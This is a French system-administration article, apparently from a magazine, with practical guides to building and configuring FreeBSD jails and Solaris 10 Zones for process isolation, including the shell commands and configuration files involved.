Dans les exemples qui suivent, nous appellerons *myhost* le système hôte et *myjail* la prison que nous cherchons à mettre en œuvre. L'adresse IP de *myhost* est `192.168.1.1`. L'adresse IP que nous affecterons à *myjail* est `192.168.1.20`.

Préparation du système hôte

La préparation de *myhost* consiste à mettre à jour ce dernier en appliquant les derniers correctifs sécurité et à le durcir comme il se doit [8]. Il faut aussi restreindre les adresses IP sur lesquelles écoutent les services offerts par *myhost* tels que sshd, syslogd, et inetd. De cette façon, on s'assure qu'ils n'utiliseront pas des adresses IP affectées à des prisons et on évite ainsi des effets de bord qui peuvent impacter la sécurité de tout le système.

Construction de la prison

La seconde étape consiste à construire *myjail* en copiant *myhost* dans un répertoire donné : /home/jails/myjail. Cette copie peut être partielle ou complète. Elle peut s'effectuer à partir des CD d'installation ou à partir des sources.

Dans notre cas, les sources sont déjà disponibles sur *myhost*, puisque nous les avons utilisés pour mettre à jour ce dernier (n'est-ce pas ?). Nous allons donc les utiliser pour construire notre prison en faisant une copie complète de *myhost* :

```
saad@myhost> D=/home/jails/myjail
saad@myhost> sudo mkdir -p -m 0700 $D
saad@myhost> cd /usr/src
saad@myhost> sudo make installworld DESTDIR=$D
saad@myhost> sudo make distribution DESTDIR=$D
```

L'exécution des deux dernières commandes peut prendre plus ou moins de temps selon le type de matériel que vous employez. Une fois cette étape achevée, une petite vérification s'impose :

```
saad@myhost> sudo ls -l $D
total 46
-rw-r--r--  2 root  wheel   801 Aug  2 10:48 .cshrc
-rw-r--r--  2 root  wheel   251 Aug  2 10:48 .profile
-r--r--r--  1 root  wheel  6187 Aug  2 10:48 COPYRIGHT
drwxr-xr-x  2 root  wheel  1024 Aug  2 10:37 bin
[...]
```

Parfait, on retrouve l'arborescence classique de FreeBSD.

Configuration

Passons à l'étape de configuration, la plus complexe du lot. Cette étape peut être décomposée en 3 sous-étapes :

- Configuration des propriétés de *myjail* et de son lancement automatique lors du démarrage de *myhost* ;
- Configuration des périphériques à mettre à disposition de la prison ;
- Configuration des services de base offerts par *myjail* ;

Configuration des propriétés

La configuration des propriétés de *myjail* et de son démarrage s'effectue au niveau du fichier /etc/rc.conf. Rien d'inhabituel donc par rapport à la configuration usuelle d'autres services sous FreeBSD. Le fichier /etc/defaults/rc.conf contient un exemple de tous les paramètres que nous devons utiliser pour configurer *myjail*. Il suffit donc de les recopier dans /etc/rc.conf et de les adapter à nos besoins. Ce qui donne :

```
# Activer jail
jail_enable="YES"
# Liste des prisons configurées
jail_list="myjail"
# Ne pas autoriser les administrateurs des prisons à changer le nom
# d'hôte
jail_set_hostname_allow="NO"
# Seul TCP/IP est permis. Les autres protocoles ne sont pas autorisés
jail_socket_unixiproute_only="YES"
# Pas de communication SystemV IPC à l'intérieur d'une prison
jail_sysvipc_allow="NO"
# Configuration de la prison "myjail"
jail_myjail_rootdir="/home/jails/myjail"
jail_myjail_hostname="myjail.local"
jail_myjail_ip="192.168.1.20"
jail_myjail_interface="ed0"
jail_myjail_exec_start="/bin/sh /etc/rc"
jail_myjail_exec_stop="/bin/sh /etc/rc.shutdown"
jail_myjail_devfs_enable="YES"
jail_myjail_fdescfs_enable="NO"
jail_myjail_procfs_enable="NO"
jail_myjail_mount_enable="NO"
jail_myjail_devfs_ruleset="myjail_rules"
jail_myjail_fstab=""
jail_myjail_flags="-l -U root"
```

Configuration des périphériques

Le paramètre jail_myjail_devfs_ruleset (troisième paramètre en partant du bas dans l'exemple de configuration des propriétés de la prison) permet de spécifier à devfs le groupe de règles d'accès aux périphériques applicables à *myjail*. Ces règles doivent être créées au niveau du fichier /etc/devfs.rules, qui n'existe pas par défaut. Pas d'inquiétude, les développeurs FreeBSD ont encore pensé à nous, car ils ont mis un exemple au niveau de /etc/defaults/devfs.rules. On recopie, on adapte et le tour est joué :

```
[myjail_rules=4]
add include $devfsrules_hide_all
add include $devfsrules_unhide_basic
add include $devfsrules_unhide_login
```

Une petite explication s'impose tout de même. Les trois règles du groupe myjail_rules qui sera associé à *myjail* font référence à des groupes de règles présents dans le fichier /etc/defaults/devfs.rules :

- $devfsrules_hide_all interdit l'accès à tous les périphériques.
- $devfsrules_unhide_basic permet l'accès aux périphériques de base /dev/null, /dev/zero, /dev/crypto, /dev/random, et /dev/urandom.
- $devfsrules_unhide_login permet l'accès aux périphériques nécessaires pour établir et gérer une connexion interactive tels que les terminaux virtuels (pty) et les canaux d'entrée/sortie (stdin, stdout, stderr).

Ces règles sont appliquées séquentiellement.

Configuration des services

On y est presque. Il faut maintenant configurer les services de base offerts par *myjail* : sshd, sendmail et syslogd. La configuration se fait de la même manière que pour un système FreeBSD classique. C'est juste l'endroit où se situe le fichier rc.conf qui change. Pour *myjail*, il doit se trouver dans /home/jails/myjail/etc/. Activons donc sshd et assurons-nous que syslogd n'écoute pas sur le réseau (sendmail est lancé par défaut) :

```
saad@myhost> sudo cat /home/jails/myjail/etc/rc.conf
sshd_enable="YES"
syslogd_flags="-ss"
```

Notons au passage que *myjail* ne dispose pas de console au sens traditionnel du terme et toute tentative d'affichage par syslogd de *myjail* sur /dev/console se soldera par un échec. Il faudrait donc commenter les lignes où apparaît ce périphérique dans /home/jails/myjail/etc/syslog.conf.

Démarrage et arrêt

Reste la dernière étape, le démarrage et l'arrêt de la prison. Ces opérations sont gérées par le script /etc/rc.d/jail qui s'appuie

sur la configuration que nous avons effectuée au niveau de `/etc/rc.conf` :

```
saad@myhost> sudo /etc/rc.d/jail start
Configuring jails: set_hostname_allow=NO.
Starting jails: myjail.local.
```

Vérifions que la prison est bien lancée et affectons un mot de passe à son utilisateur `root`. FreeBSD met à notre disposition deux outils à utiliser depuis le système hôte **[9]** :

- `jls` qui permet de lister les prisons actives.
- `jexec` qui permet d'exécuter des commandes dans le contexte d'une prison donnée.

Utilisons le premier pour vérifier que *myjail* est lancé :

```
saad@myhost> sudo jls
   JID  IP Address      Hostname                      Path
     1  192.168.1.20    myjail.local                  /home/jails/myjail
```

Pour voir les processus lancés dans le contexte de *myjail* :

```
saad@myhost> sudo jexec 1 ps ax
  PID  TT  STAT      TIME COMMAND
  853  ??  SsJ    0:00.01 /usr/sbin/syslogd -ss
  905  ??  IsJ    0:00.00 /usr/sbin/sshd
  911  ??  SsJ    0:00.04 sendmail: accepting connections (sendmail)
  915  ??  IsJ    0:00.00 sendmail: Queue runner@00:30:00 for /var/spool/client
  921  ??  IsJ    0:00.01 /usr/sbin/cron -s
 1090  p1  R+J    0:00.02 ps ax
```

Affectons un mot de passe à l'utilisateur `root` de *myjail* :

```
saad@myhost> sudo jexec 1 passwd root
```

Pour finir, il faut créer un utilisateur qui assumera le rôle de l'administrateur et qui pourra se connecter à distance via SSH :

```
saad@myhost> sudo jexec 1 pw group add janitor
saad@myhost> sudo jexec 1 pw user add janitor -d /home/janitor \
  -m -s /bin/sh -g janitor -G wheel
saad@myhost> sudo jexec 1 passwd janitor
```

Et voilà ! Tentons maintenant une connexion SSH depuis l'extérieur :

```
saad@moth> ssh janitor@192.168.1.20
Password:
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
The Regents of the University of California.  All rights reserved.

FreeBSD 6.1-STABLE (GENERIC) #0: Mon Jul 31 07:57:09 CEST 2006
[...]
$ id
uid=1001(janitor) gid=1001(janitor) groups=1001(janitor), 0(wheel)
```

A partir de là, on peut gérer *myjail* comme un système FreeBSD à part entière dans les limites imposées par `jail` : utiliser `portsnap` pour mettre à jour la collection de ports, installer des paquetages à l'aide de `pkg_add`, ajouter des utilisateurs, etc.

Conclusion

Comme vous pouvez le constater, `jail` est une solution de cloisonnement d'applications puissante et simple à mettre en œuvre. Et quitte à me répéter, elle est particulièrement élégante et son impact sur les performances est négligeable.

Cependant, `jail` a des limitations qu'il est important de connaître :

- Une prison ne peut avoir qu'une seule adresse IPv4.
- Il n'existe pas de moyen d'arrêt/redémarrage système au sein d'une prison.
- Il n'est pas possible d'utiliser des quotas disque par prison et par utilisateur à l'intérieur d'une prison donnée.
- Il n'y a pas de quota d'utilisation CPU ou mémoire par prison.
- Si `bpf` est mis à disposition d'une prison, un processus appartenant à cette dernière peut capturer tout le trafic réseau en provenance ou à destination de toutes les prisons et du système hôte ;

`jail` est pour l'instant une fonctionnalité limitée à FreeBSD **[10]**.

Si ces limitations ne sont pas gênantes dans votre environnement, je vous conseille alors de retrousser vos manches et de mettre en œuvre `jail` qui remplacera efficacement le vieillissant `chroot` et fournira plus de services que ce soit au niveau de la flexibilité, de l'administration ou de la sécurité. Vous pouvez aussi l'utiliser pour des systèmes de test et de développement, voire pour mutualiser des applications.

Références

- RIONADATO (Matteo), « FreeBSD Jails in depth. An implementation walkthrough and usefulness example », EuroBSDCon 2005, *Proceedings of the Fourth European BSD Conference*.
- KORFF (Yanek), HOPE (Paco) & POTTER (Bruce), *Mastering FreeBSD and OpenBSD Security*, O'Reilly.
- LANGILLE (Dan), *Virtualisation with FreeBSD Jails*, BSD DEVCENTER, ONLamp.com.
- LAVIGNE (Dru), *BSD Hacks*, O'Reilly.

[1] Comme vous l'aurez compris, j'essaie de vous trouver des prétextes pour le non-respect de la directive RTFM, ou *Read The Fine Manual* pour les non-initiés.

[2] Par précédente, je veux dire une version de la série 5.x et 6.x.

[3] Le père de `jail` n'est autre que Poul-Henning Kamp. Robert Watson a aussi largement contribué.

[4] Voir `/usr/src/sys/kern/kern_jail.c`.

[5] Voir `/usr/src/usr.sbin/jail/jail.c`.

[6] Pour plus de détails concernant ces variables, veuillez consulter la fin de la page de manuel FreeBSD de `jail(8)`.

[7] Pour en savoir plus sur les niveaux de sécurité FreeBSD, veuillez consulter la section DESCRIPTION de la page de manuel de `init(8)`.

[8] Pour plus d'informations concernant la mise à jour de FreeBSD, veuillez consulter le **FreeBSD Handbook** (**http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/**).

[9] En plus des outils par défaut, FreeBSD propose une dizaine de suites d'outils supplémentaires pour la gestion des prisons `jail` à travers la collection de ports. La plus intéressante à mon avis est `sysutils/jailutils`.

[10] Notez tout de même qu'il y a actuellement des tentatives de portage de cette fonctionnalité sous GNU/Linux. En outre, Solaris 10 possède une fonctionnalité très similaire : la notion de « zone ».

Fiche pratique : les Zones Solaris

Les Zones Solaris sont une technologie de cloisonnement de processus et de virtualisation offerte par le système d'exploitation Solaris dans sa version 10. Constituant majeur des N1 Grid Containers [1], elles présentent des utilisations pratiques fort intéressantes du point de vue de la sécurité.

Le but de cette fiche pratique est de vous présenter de façon synthétique les Zones Solaris, les étapes nécessaires pour les mettre en œuvre rapidement, ainsi que les aspects liés à leur administration et leur maintenance.

Cette fiche ne couvre pas la gestion des ressources offerte indirectement par les *Zones Solaris* à travers **Solaris Resource Manager** (ou **SRM** pour les intimes), autre constituant majeur des *N1 Grid Containers*.

Les exemples figurant dans cette fiche ont été testés sur une plate-forme **Solaris 10 06/06**. Mais le survol des changements apportés aux zones entre les différentes sous-versions de Solaris 10 me laisse supposer que vous pourrez très probablement réutiliser ces exemples sur des sous-versions précédentes. Cependant, mon modèle de boule de cristal ne couvre pas Solaris Express (*Community Release*), la version de développement fournie par le projet OpenSolaris [2], ni aucune des autres distributions tirées du code fourni par ce projet.

Les Zones, des jail gorgées de soleil ?

Les Zones Solaris sont très similaires aux `jail` de **FreeBSD**, décrites dans la fiche pratique précédente. Tellement similaires que certaines mauvaises langues ont cru voir là un « *embrace & extend* » façon Microsoft. Mais il ne faut pas (trop) écouter ces médisants. Même si le principe et les objectifs restent très proches, les Zones Solaris présentent suffisamment de différences par rapport aux `jail` pour ne pas voir ici un vil plagiat [3] de la part de Sun.

Les Zones Solaris permettent de découper une seule instance de Solaris en de multiples instances virtuelles appelées « zones », où chaque instance virtuelle est isolée des autres (en théorie du moins) et n'est même pas consciente (toujours en théorie) de leur existence. Un système Solaris peut supporter un maximum de **8192 zones**. Si ce chiffre vous paraît énorme, il faut avoir à l'esprit que **les zones [4] sont très peu coûteuses en processeur et en mémoire**. Ces instances s'exécutent toutes avec un seul et même noyau Solaris. Il ne faut pas oublier non plus que Solaris peut s'exécuter sur de très gros serveurs (ou armoires chauffantes si vous préférez).

Globale ou pas ?

Dans le jargon Solaris, chaque système contient une zone dite « **globale** » et zéro ou plus de zones **non globales**, appelées tout simplement... « zones ».

Une zone globale n'est ni plus ni moins que le système que vous avez installé sur votre matériel et qui est démarré par ce dernier. Il n'y a pas de différence entre l'exécution d'une zone globale et l'exécution d'un système Solaris. Tout processus est exécuté, par défaut, dans la zone globale si aucune autre zone n'a été créée par l'administrateur global [6].


La zone globale est la seule zone depuis laquelle une zone non globale peut être configurée, installée, gérée ou détruite. De plus, la zone globale est la seule capable de démarrer à partir du matériel et d'administrer l'infrastructure du système (accès aux périphériques, routage, gestion des ressources...).

Les processus de la zone globale disposant des privilèges nécessaires peuvent accéder aux objets associés à d'autres zones. Cependant, même des processus non privilégiés de la zone globale peuvent accéder à certains de ces objets. Un utilisateur de la zone globale peut, par exemple, voir tous les processus s'exécutant sur le système, y compris les processus d'autres zones. Le durcissement de la zone globale et la restriction d'accès à cette dernière sont donc primordiales pour assurer la sécurité du modèle sur lequel se basent les Zones Solaris.

Attributs d'une zone

Chaque zone, globale ou non, se voit affecter deux attributs : un **nom de zone** et un **identifiant numérique**, tous les deux uniques (dans le contexte d'une installation donnée de Solaris bien entendu). La zone globale est appelée `global` et a l'identifiant `0`. On ne peut pas changer ces deux valeurs. Quant aux autres zones, leur nommage est défini par l'administrateur global alors que leur identifiant est affecté dynamiquement par la zone globale, au démarrage de chacune d'entre elles. Cet identifiant est très important.

Figure 1



Saâd Kadhi
saad@docisland.org

Lorsqu'un processus démarre dans le contexte d'une zone non globale, le système lui rattache l'identifiant associé à cette dernière. Lorsqu'il veut communiquer avec un autre processus, le noyau vérifie que les identifiants sont identiques. Si c'est le cas, la communication est a priori autorisée (s'il n'y aucune restriction supplémentaire). Sinon, la communication est interdite. La seule exception à cette règle est lorsqu'un processus est démarré dans la zone globale. Dans ce cas, et selon ses privilèges, il peut accéder à la totalité ou au moins à une partie des objets associés à d'autres zones.

Enfin, une zone a aussi un nom d'hôte qui est affecté par son administrateur [7].

La figure 1 illustre la différence entre zone globale et zones non globales.

Nous allons maintenant voir ensemble les principales fonctionnalités des Zones Solaris.

Principales fonctionnalités

Les principales fonctionnalités des Zones Solaris couvrent quatre domaines :

- sécurité ;
- virtualisation ;
- isolation ;
- environnement d'exécution.

Sécurité

Les zones représentent une amélioration fort notable par rapport à `chroot` [5] lorsqu'il s'agit d'isoler des processus. Vous pouvez non seulement isoler les processus au niveau système de fichiers, mais aussi au niveau réseau.

Une fois placé dans une zone autre que la zone globale, un processus ne peut pas changer de zone. Ceci s'applique aussi pour ses fils s'il en a.

Si ce processus fournit un service réseau, un attaquant distant qui exploiterait une vulnérabilité dans ce processus resterait confiné à la zone dans laquelle est placé le processus vulnérable. De plus, les actions de l'attaquant seront limitées. En effet, certaines actions telles que l'ajout et la suppression de pilotes, la résolution d'adresses ARP ou l'administration de `/dev` via `devfsadm(1M)` ne sont pas autorisées [8].

Virtualisation

Les Zones Solaris fournissent un environnement virtualisé qui peut cacher certains éléments tels que les périphériques physiques et les adresses IP ou le nom d'hôte affecté au système (ou zone globale).

Ainsi virtualisé, l'environnement permet une administration séparée de chaque zone. Les actions effectuées par l'administrateur d'une zone non globale n'affectent pas le reste du système.

En revanche, ne pensez pas à utiliser les zones comme pots de miel. Outre le fait que vous ne pouvez exécuter virtuellement qu'une instance Solaris 10, un attaquant peut se rendre compte facilement qu'il est dans une zone (à l'aide de la commande `zonename(1)` par exemple).

Isolation

Grâce aux Zones Solaris, on peut déployer plusieurs applications sur la même machine, même si ces applications :

- ont des besoins différents en termes de sécurité (pensez alors à bien durcir la zone globale et chacune des zones non globales) ;
- nécessitent un accès exclusif à une ressource globale ;
- ou présentent des spécificités de configuration.

Par exemple, plusieurs applications s'exécutant dans différentes zones du même système peuvent s'associer au même port TCP ou UDP en utilisant les adresses IP distinctes associées à chacune des zones ou en utilisant une adresse de type *wildcard*. Ainsi, une application ne pourra pas surveiller ou intercepter le trafic réseau, les données au niveau système de fichiers ou, de façon plus générale, l'activité associée aux autres applications se trouvant dans d'autres zones.

Environnement d'exécution

Les zones ne modifient pas l'environnement dans lequel les applications s'exécutent, sauf si c'est nécessaire pour réaliser des objectifs de sécurité et d'isolation. Les applications utilisables sur Solaris 10 (zone globale) continuent à l'être dans le contexte d'une zone non globale. Il n'y pas de nouvelle API ou ABI vers laquelle les applications doivent être portées. Cependant, certains appels système, commandes ou fonctions de librairies standards sous Solaris, ne sont pas utilisables à l'intérieur d'une zone non globale (pour une liste exhaustive, voir [8]). Si votre application fait appel à un ou plusieurs objets de ce type, elle ne pourra alors pas fonctionner telle quelle à l'intérieur d'une zone non globale.

Mise en œuvre

Il est maintenant grand temps de se retrousser les manches et faire un peu de pratique en créant une zone non globale. Pour cela, nous devons respecter 3 étapes :

- préparation de la zone globale ;
- configuration de la zone non globale ;
- installation et post-configuration de la zone non globale.

Dans les exemples qui suivent, nous appellerons `myhost` la zone globale et `myzone` la zone non globale que nous souhaitons créer. `myhost` a une seule interface réseau physique, `ni0`, configurée avec l'adresse IP `10.1.1.254/24`. Nous affecterons à `myzone` l'adresse IP `10.1.1.1/24`.

Préparation de la zone globale


Avant d'installer une zone non globale, il convient de s'assurer que la zone globale est convenablement administrée et maintenue. Les correctifs, en particulier les correctifs sécurité, doivent être à jour. La zone globale doit aussi être durcie.

De plus, il faut s'assurer que tous les pré-requis sont réunis pour accueillir une zone non globale. Ils dépendent du type de zone non globale que nous souhaitons créer : `whole root` ou `sparse root`.

Une zone non globale `whole root` contient une copie de tous les paquetages Solaris requis pour son fonctionnement ainsi que tout autre paquetage optionnel fourni par une tierce partie. Ces paquetages sont copiés sur les systèmes de fichiers affectés à la zone non globale. On peut voir ce type de zones comme un clone plus ou moins fidèle (au départ) de la zone globale. Ce clone pourra alors diverger grandement de son modèle tout au long de sa vie. La contrepartie de cette flexibilité est la consommation de l'espace disque nécessaire pour installer et maintenir ce type de zones.

Telle qu'illustrée dans la figure 2, une zone non globale `sparse root` optimise l'utilisation de l'espace disque en partageant un certain nombre de paquetages avec la zone globale à l'aide de montages `loopback` en lecture seule de systèmes de fichiers depuis la zone globale. Tous les autres paquetages qui ne sont pas partagés de cette façon sont installés directement dans les systèmes de fichiers affectés à la zone non globale.

Figure 2



Le type de zones `sparse root` est le plus utilisé et les outils de création de zone fournis par Sun supposent, sauf avis contraire, que vous créez une zone non globale de ce type. Une zone non globale `sparse root` a besoin de :

- 100 Mo environ d'espace libre si vous avez installé tous les paquetages « standards » Solaris. Si vous avez opté pour une installation de type **Entire Distribution** lors de l'installation du système, il faut compter environ 85 Mo.
- Assez d'espace libre pour héberger tout paquetage supplémentaire qui serait directement installé au niveau de la zone non globale.
- 40 Mo de RAM libre. Ceci n'est qu'une suggestion de la part de Sun. Autrement, il suffit d'avoir une machine avec suffisamment d'espace de pagination.

Dans les exemples ci-après, nous allons créer une zone non globale de type `sparse root`.

Configuration de la zone non globale

La seconde étape de création d'une zone non globale consiste à créer un fichier de configuration de zone à l'aide de la commande `zonecfg(1M)`. Mais avant cela, nous avons besoin de réunir quelques informations :

- **Nom de zone** : comme précisé plus haut, nous allons l'appeler `myzone` ;
- **Adresse IP** : comme précisé plus haut, nous allons lui affecter l'adresse IPv4 `10.1.1.1/24` **[9]** ;
- **Interface réseau physique** : l'interface réseau physique de la zone globale à laquelle va s'associer `myzone` est `ni0` ;
- **Répertoire racine** : la racine de `myzone` est `/zones/myzone`.

Poursuivons maintenant en faisant appel à la commande `zonecfg` avec l'option `-z` suivie du nom de notre zone. Une fois exécutée, cette commande va fournir un mode interactif **[10]** à partir duquel nous allons pouvoir configurer notre zone à l'aide d'une série de sous-commandes **[11]** :

```
ttypts/2:saad@myhost> sudo zonecfg -z myzone
myzone: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:myzone> create
zonecfg:myzone> set zonepath=/zones/myzone
zonecfg:myzone> set autoboot=true
zonecfg:myzone> add net
zonecfg:myzone:net> set address=10.1.1.1/24
zonecfg:myzone:net> set physical=ni0
zonecfg:myzone:net> end
zonecfg:myzone> add inherit-pkg-dir
zonecfg:myzone:inherit-pkg-dir> set dir=/opt/sfw
zonecfg:myzone:inherit-pkg-dir> end
zonecfg:myzone> add attr
zonecfg:myzone:attr> set name=comment
zonecfg:myzone:attr> set type=string
zonecfg:myzone:attr> set value="ceci est ma premiere zone."
zonecfg:myzone:attr> end
```

Quelques explications s'imposent :

Tableau — Paramètres utilisés pour la création d'une zone non globale de type sparse root

Paramètre	Description
`zonepath`	répertoire racine de la zone
`autoboot`	démarrage automatique de la zone non globale
`address`	adresse IP de la zone
`physical`	interface réseau physique à laquelle est rattachée l'adresse IP de la zone non globale
`inherit-pkg-dir`	répertoires contenant des paquetages, partagés en lecture seule via un montage `loopback` depuis la zone globale
`attr`	attribut(s) optionnel(s)

Note : Par défaut, les répertoires `/lib`, `/platform`, `/sbin` et `/usr` sont partagés entre la zone globale et une zone non globale `sparse root`. Dans notre exemple, nous ajoutons le répertoire `/opt/sfw` à l'aide de la directive `add`, car nous avons des paquetages, fournis pas des parties tierces, installés dans ce répertoire.

Vérifions que nous ne nous sommes pas trompés en cours de route :

```
zonecfg:myzone> info
zonepath: /zones/myzone
autoboot: true
pool:
inherit-pkg-dir:
        dir: /lib
inherit-pkg-dir:
        dir: /platform
inherit-pkg-dir:
        dir: /sbin
inherit-pkg-dir:
        dir: /usr
inherit-pkg-dir:
        dir: /opt/sfw
net:
        address: 10.1.1.1/24
        physical: ni0
attr:
        name: comment
        type: string
        value: "ceci est ma premiere zone."
```

Tout semble correct. Procédons aux opérations de configuration finales :

```
zonecfg:myzone> verify
zonecfg:myzone> commit
zonecfg:myzone> exit
ttypts/2:saad@myhost>
```

Notre fichier de configuration de zone est désormais créé :

```
ttypts/2:saad@myhost> cat /etc/zones/myzone.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE zone PUBLIC "-//Sun Microsystems Inc//DTD Zones//EN"
"file:///usr/share/lib/xml/dtd/zonecfg.dtd.1">
<!--
    DO NOT EDIT THIS FILE.  Use zonecfg(1M) instead.
-->
<zone name="myzone" zonepath="/zones/myzone" autoboot="true">
  <inherited-pkg-dir directory="/lib"/>
  <inherited-pkg-dir directory="/platform"/>
  <inherited-pkg-dir directory="/sbin"/>
  <inherited-pkg-dir directory="/usr"/>
  <network address="10.1.1.1/24" physical="ni0"/>
  <inherited-pkg-dir directory="/opt/sfw"/>
  <attr name="comment" type="string" value="ceci est ma premiere
zone."/>
</zone>
```

Installation et post-configuration

Nous pouvons maintenant installer notre zone. Le processus d'installation construit la zone non globale en copiant les binaires et fichiers de configuration système requis dans la racine de la zone, puis il initialise la base de données des paquetages. Pour lancer ce processus, nous devons utiliser la commande `zoneadm(1M)` comme suit :

```
ttypts/2:saad@myhost> sudo zoneadm -z myzone install
Preparing to install zone <myzone>.
Creating list of files to copy from the global zone.
Copying <2454> files to the zone.
Initializing zone product registry.
Determining zone package initialization order.
Preparing to initialize <1011> packages on the zone.
[C'est le moment de faire une pause café]
Initialized <1011> packages on zone.
Zone <myzone> is initialized.
The file </zones/myzone/root/var/sadm/system/logs/install_log> contains
a log of the zone installation.
```

Les fichiers de configuration tels que `/etc/password` ou `/etc/inetd/inetd.conf` copiés depuis la zone globale correspondent aux fichiers originaux livrés sur les médias d'installation utilisés pour l'installation du système. Ils ne contiennent pas les modifications locales effectuées au niveau de la zone globale.

Il s'agit maintenant d'effectuer les dernières opérations de configuration pour rendre notre zone entièrement opérationnelle. Mais pour cela, nous devons tout d'abord la démarrer :

```
ttypts/2:saad@myhost> sudo zoneadm -z myzone boot
ttypts/2:saad@myhost> zoneadm list -v
  ID NAME             STATUS         PATH
   0 global           running        /
   1 myzone           running        /zones/myzone
```

Ensuite, nous devons nous connecter à `myzone` pour la post-configuration à l'aide de la commande `zlogin(1)` :

```
ttypts/2:saad@myhost> sudo zlogin -e \@ -C myzone
[Connected to zone 'myzone' console]
```

L'option `-e` permet de choisir un caractère d'échappement pour se déconnecter. Par défaut, c'est le caractère `~`. Or ce dernier est déjà utilisé par le client OpenSSH. Pour quitter la connexion « console », il suffira d'appuyer simultanément sur les touches [@] et [.].

Une fois connectés, nous nous retrouvons dans un menu familier qui ressemble au menu d'installation initiale de Solaris sur une machine lorsque cette opération est effectuée en mode console ou texte :

- choix de la langue ;
- choix de la locale ;
- type du terminal utilisé pour l'installation.

Ensuite, le processus de post-configuration génère des clés RSA et DSA pour l'instance de SunSSH [12] qui est exécutée dans le contexte de la zone. Puis, il nous propose :

- de choisir un nom d'hôte pour notre zone (il propose par défaut le même nom que celui de la zone) ;
- d'activer ou non Kerberos ;
- de choisir le système de nommage (NIS+, NIS, DNS, LDAP ou none) ;
- de choisir la zone horaire ;

- de saisir un mot de passe pour l'utilisateur root de la zone ;
- de choisir si oui ou non vous voulez modifier le nom de domaine par défaut de NFSv4.

Le processus de post-configuration redémarre alors la zone [13] :

```
rebooting system due to change(s) in /etc/default/init

[NOTICE: Zone rebooting]

SunOS Release 5.10 Version Generic_118855-19 32-bit
Copyright 1983-2005 Sun Microsystems, Inc.  All rights reserved.
Use is subject to license terms.
Hostname: myzone

myzone console login:
```

Pour pouvoir se connecter par la suite via ssh, nous devons créer un utilisateur non privilégié, puis nous nous déconnectons de la console ouverte par zlogin :

```
myzone console login: root
Password:
Oct 16 11:59:21 myzone login: ROOT LOGIN /dev/console
Sun Microsystems Inc.   SunOS 5.10      Generic January 2005
# stty erase ^H
# mkdir /export/home
# groupadd janitor
# useradd -g janitor -d /export/home/janitor -m -s /bin/zsh janitor
64 blocks
# passwd janitor
New Password:
Re-enter new Password:
passwd: password successfully changed for janitor
# exit
myzone console login: ~.
[Connection to zone 'myzone' console closed]
ttypts/2:saad@myhost>
```

Tentons maintenant de nous connecter via ssh depuis une autre machine :

```
ttyp5:saad@somehost> ssh janitor@10.1.1.1
The authenticity of host '10.1.1.1 (10.1.1.1)' can't be established.
RSA key fingerprint is 4f:c3:08:34:4c:ca:8c:57:78:f1:4a:37:9d:73:33:1e.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.1' (RSA) to the list of known
hosts.
Password:
Last login: Mon Oct 16 12:02:58 2006
myzone% zonename
myzone
myzone% exit
Connection to 10.1.1.1 closed.
```

Notre zone myzone est désormais prête à accueillir nos applications diverses et variées. Une fois durcie, elle sera complètement opérationnelle [14].

Administration et maintenance basiques

A quelques différences près, une zone non globale s'administre comme un système Solaris 10 « traditionnel » (ou zone globale si vous préférez).

Démarrage et arrêt

Une zone non globale ne peut être démarrée qu'à partir de la zone globale à l'aide de la commande zoneadm utilisée de la façon suivante [15] :

```
ttypts/3:saad@myhost> sudo zoneadm -z myzone boot
```

Pour l'arrêter, on peut le faire depuis la zone globale, toujours à l'aide de zoneadm :

```
ttypts/3:saad@myhost> sudo zoneadm -z myzone halt
```

On peut aussi le faire depuis l'intérieur même de la zone à l'aide des commandes Solaris traditionnelles (halt, init 0...).

Exécution de commandes depuis la zone globale

Il est possible d'exécuter des commandes dans le contexte d'une zone non globale depuis la zone globale. Pour cela, il suffit d'utiliser la commande zlogin avec l'option -S :

```
ttypts/3:saad@myhost> sudo zlogin -S myzone ps -edf
     UID   PID  PPID   C    STIME TTY         TIME CMD
    root  7268  7160   1 14:22:10 console     0:00 /usr/lib/saf/ttymon
-g -d /dev/console -l console -T xterms -m ldterm,ttcompat
    root  7295  7146   0 14:22:12 ?           0:00 /sbin/sh -c ps -edf
  daemon  7262  7146   0 14:22:09 ?           0:00 /usr/lib/nfs/lockd
    root  7146  7146   0 14:21:57 ?           0:00 zsched
    root  7212  7146   0 14:22:06 ?           0:00 /usr/sbin/nscd
    root  7296  7295   0 14:22:12 ?           0:00 ps -edf
[...]
```

Autrement, plusieurs commandes standards de Solaris ont été modifiées pour accommoder les Zones Solaris. En les exécutant directement depuis la zone globale et en passant des options particulières, on peut obtenir non seulement des informations sur la zone globale, mais aussi sur les zones non globales. Par exemple, df a une option -Z pour afficher les montages dans chaque zone. Avec les options -ef, ps permet d'afficher la liste de tous les processus, toutes zones confondues. Mais si on veut voir à quelle zone appartient chaque processus, il suffit d'ajouter l'option -Z.

Gestion de paquetages et de correctifs

La gestion de paquetages et de correctifs est un peu plus complexe dans le contexte des Zones Solaris par rapport à un système « traditionnel » (sans zones).

